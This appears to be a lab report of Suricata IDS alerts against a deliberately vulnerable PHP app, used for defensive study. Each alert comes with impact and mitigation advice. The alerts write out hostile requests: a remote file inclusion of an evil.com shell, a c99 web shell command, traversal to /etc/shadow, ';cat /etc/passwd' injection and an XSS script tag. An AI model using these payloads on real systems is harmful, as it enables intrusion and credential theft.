
GET /vulnapp/index.php?page=http://evil.com/shell.txt

**Impact:**

* Enables execution of attacker-controlled code.
* Compromises server integrity and confidentiality.

**Recommendation:**

1. Validate all user inputs.
2. Disable allow\_url\_include in PHP.
3. Monitor/block suspicious external URLs.
4. **Web Shell Command Attempt**



**Web Shell Command Attempt**

**Alert ID / Signature:** 1000111 — LOCAL - Web Shell Command  
**Category:** Web Application Attack  
**Severity:** Critical  
**Source IP:** 192.168.56.7  
**Destination IP:** 192.168.56.32  
**Destination Port:** 80  
**Protocol:** HTTP  
**Timestamp:** 2025-12-29T22:20:41.190Z  
**Tool/User Agent:** curl/8.15.0


**Description:**  
Detected an attempt to execute a **web shell command** via /vulnapp/c99shell.php?cmd=whoami. This is indicative of an attacker trying to execute arbitrary commands on the server.

**Impact:**

* High risk of **remote code execution**.
* Potential full compromise of the server.

**Recommendation:**

1. Immediately **block the source IP**.
2. Scan the web server for malicious scripts (e.g., c99shell.php).
3. Disable file upload or execution features if not needed.
4. Ensure web application input validation and WAF rules are enforced.
5. **Possible Local File Inclusion (LFI) Attempt**

****

Alert ID / Signature: 2012998 — ET WEB\_SERVER PHP Possible https Local File Inclusion Attempt  
Category: Web Application Attack  
Severity: Critical  
Source IP: 192.168.56.7  
Source Port: 54030  
Destination IP: 192.168.56.32  
Destination Port: 80  
Protocol: HTTP (GET)  
Timestamp: 2025-12-29T21:55:44.758Z  
URL Accessed: /vulnapp/index.php?page=https://evil.com/shell.txt  
User Agent: curl/8.15.0

Description:  
A remote file inclusion attempt was detected. The attacker tried to include a malicious remote file into the web server. LFI/RFI attacks can allow arbitrary code execution or sensitive file exposure.

Metadata / Context:

* Affected Product: Web Server Applications
* CVE Reference: CVE-2002-0953
* MITRE Tactic: Initial Access (TA0001)
* MITRE Technique: Exploit Public-Facing Application (T1190)

Recommendation:

* Validate and sanitize all user input
* Implement proper access controls on sensitive files
* Patch web applications and frameworks
* Enable WAF rules to block LFI/RFI attempts

1. **ICMP Ping Sweep Detected**

A screenshot of a computer

AI-generated content may be incorrect.

**ICMP Ping Sweep Detected**

**Alert ID / Signature:** 1000010 — LOCAL - ICMP Ping Sweep Detected  
**Category:** Attempted Information Leak  
**Severity:** High  
**Source IP:** 192.168.56.7  
**Destination IP:** 192.168.56.32  
**Protocol:** ICMP (Type 8, Code 0 – Echo Request)  
**Timestamp:** 2025-12-29T22:19:37.488Z

**Description:**  
A ping sweep was detected, where multiple ICMP echo requests were sent to the server. This is typically reconnaissance activity, used to discover live hosts on the network.

**Recommendation:**

* Limit ICMP traffic from untrusted hosts
* Enable host-based firewalls to log/block ICMP sweeps
* Monitor for repeated scanning activity

1. **Directory Traversal Attempt (/etc/shadow)**

A screenshot of a computer

AI-generated content may be incorrect.

**Alert ID / Signature:** 1000040 — LOCAL - Directory Traversal Attack  
**Category:** Web Application Attack  
**Severity:** Critical  
**Source IP:** 192.168.56.7  
**Destination IP:** 192.168.56.32  
**Destination Port:** 80  
**Protocol:** HTTP (GET)  
**URL Targeted:** /vulnapp/index.php?file=../../../etc/shadow  
**User-Agent:** curl/8.15.0  
**Timestamp:** 2025-12-29T22:19:54.233Z

**Description**

Detected attempt to access /etc/shadow via directory traversal. Attackers tried to bypass web root restrictions to access sensitive files.

**Impact**

* Exposure of system password hashes
* Confirms directory traversal vulnerability

**Recommendation**

* Validate and sanitize all file path inputs
* Restrict file access permissions on the server
* Monitor logs for repeated attempts

1. **Command Injection Attempt (127.0.0.1)**

**A screenshot of a computer

AI-generated content may be incorrect.**

**Command Injection Attempt (127.0.0.1)**

Alert ID / Signature: 1000042 — *LOCAL - /etc/passwd Access*  
Category: Web Application Attack  
Severity: Critical  
Action: Allowed (Detected, not blocked)

Attack Details

* Source IP: 192.168.56.7
* Destination IP: 192.168.56.32
* Destination Port: 80
* Protocol: HTTP (POST)
* Target URL:  
  /vulnapp/index.php?page=command-injection&host=127.0.0.1;cat /etc/passwd
* User-Agent: curl/8.15.0
* Timestamp: 2025-12-29T23:11:38.725Z

**Description**

Suricata detected a command injection attempt where the attacker appended a shell command (;cat /etc/passwd) to the host parameter. This technique aims to break out of the intended command context and execute arbitrary OS-level commands on the server.

The access to /etc/passwd is a strong indicator of successful command execution attempts or probing for sensitive system files.

**Impact**

* Potential disclosure of system user accounts.
* High risk of full remote code execution if the vulnerability is exploitable.
* May lead to privilege escalation and system compromise.

**Detection Value (Suricata Capability)**

* Identified malicious command separators (;) and sensitive file access.
* Correlated HTTP payload inspection with custom local rules.
* Demonstrates Suricata’s effectiveness in detecting command injection at the application layer.

**Recommendation**

* Sanitize and strictly validate all user-supplied input.
* Avoid direct command execution using user input.
* Implement allow-list validation for parameters.
* Use Web Application Firewalls (WAF) alongside Suricata.
* Treat this alert as high-priority for incident response.

Conclusion:  
This alert confirms a true command injection attack, reinforcing Suricata’s capability to detect advanced web exploitation attempts beyond basic network-layer threats.

1. **Insecure Direct Object Reference (IDOR) Attempt**

**A screenshot of a computer

AI-generated content may be incorrect.**

**Insecure Direct Object Reference (IDOR) Attempt**

Alert ID / Signature: N/A — HTTP Event (Observed by Suricata)  
Category: Web Application Attack (Authorization Bypass)  
Severity: High  
Source IP: 192.168.56.7  
Destination IP: 192.168.56.32  
Destination Port: 80  
Protocol: HTTP (GET)  
URL Targeted: /vulnapp/?page=idor&user\_id=999  
User-Agent: curl/8.15.0  
Timestamp: 2025-12-29T15:45:53.284Z

**Description**

Suricata observed an HTTP request attempting to directly access an object reference by manipulating the user\_id parameter. The attacker supplied a high, arbitrary identifier (user\_id=999) to test whether unauthorized access to another user’s data is possible. This behavior is characteristic of an Insecure Direct Object Reference (IDOR) attack.

**Impact**

* Potential unauthorized access to sensitive user data.
* Indicates missing or weak server-side authorization checks.
* Can lead to data exposure or account takeover if exploitable.

Recommendation

* Enforce strict server-side authorization checks for all object references.
* Avoid using predictable or sequential object identifiers.
* Implement access control validation based on authenticated user context.
* Enhance Suricata with custom rules to flag IDOR-style parameter manipulation.

1. **XSS Script Tag Injection**

**A screenshot of a computer

AI-generated content may be incorrect.**

**XSS Script Tag Injection**

**Alert ID / Signature**: 1000030 — LOCAL - XSS Script Tag

**Category**: Web Application Attack

**Severity**: Critical

**Source IP**: 192.168.56.7

**Destination IP**: 192.168.56.32

**Destination Port**: 80

**Protocol**: HTTP (GET)

**URL Targeted:** /vulnapp/index.php?page=xss&name=<script>alert('XSS')</script>

**User-Agent**: curl/8.15.0

**Timestamp**: 2025-12-29T22:19:46.936Z

**Description**

Suricata detected an attempt to execute a Cross-Site Scripting (XSS) attack using a script tag in the web application input.

**Impact**

Potential execution of arbitrary JavaScript in users’ browsers

Risks session hijacking, data theft, or defacement

**Recommendation**


Implement proper input validation and output encoding

Sanitize all user inputs displayed in the UI

Enable Content Security Policy (CSP) headers

Monitor logs for repeated attempts from the same IP

1. **SSH Brute Force Attempt**

****

**SSH Brute Force Attempt**

Alert ID / Signature: 1000200 — LOCAL - SSH Brute Force  
Category: Attempted User Privilege Gain  
Severity: Critical  
Source IP: 192.168.56.7  
Destination IP: 192.168.56.32  
Destination Port: 22  
Protocol: SSH  
Timestamp: 2025-12-29T22:20:17.621Z


Description:  
Detected a brute force attempt over SSH targeting the server. This is indicative of an attacker trying to guess login credentials to gain unauthorized access.

**Impact:**

* High risk of unauthorized system access if credentials are weak.
* Potential full system compromise if successful.

**Recommendation:**

1. Block or limit SSH access from the source IP.
2. Enforce strong password policies.
3. Implement fail2ban or similar brute force prevention.
4. Consider key-based authentication only and disable password login.
5. **SQLMap Scanner Detection**



**SQLMap Scanner Detection**

**Alert ID / Signature:** 1000071 — LOCAL - SQLMap Scanner  
**Category:** Web Application Attack  
**Severity:** Critical  
**Source IP:** 192.168.56.7  
**Destination IP:** 192.168.56.32  
**Destination Port:** 80  
**Protocol:** HTTP (GET)  
**URL Targeted:** /vulnapp/index.php?page=sql-injection  
**User-Agent:** sqlmap/1.0  
**Timestamp:** 2025-12-29T22:20:05.729Z

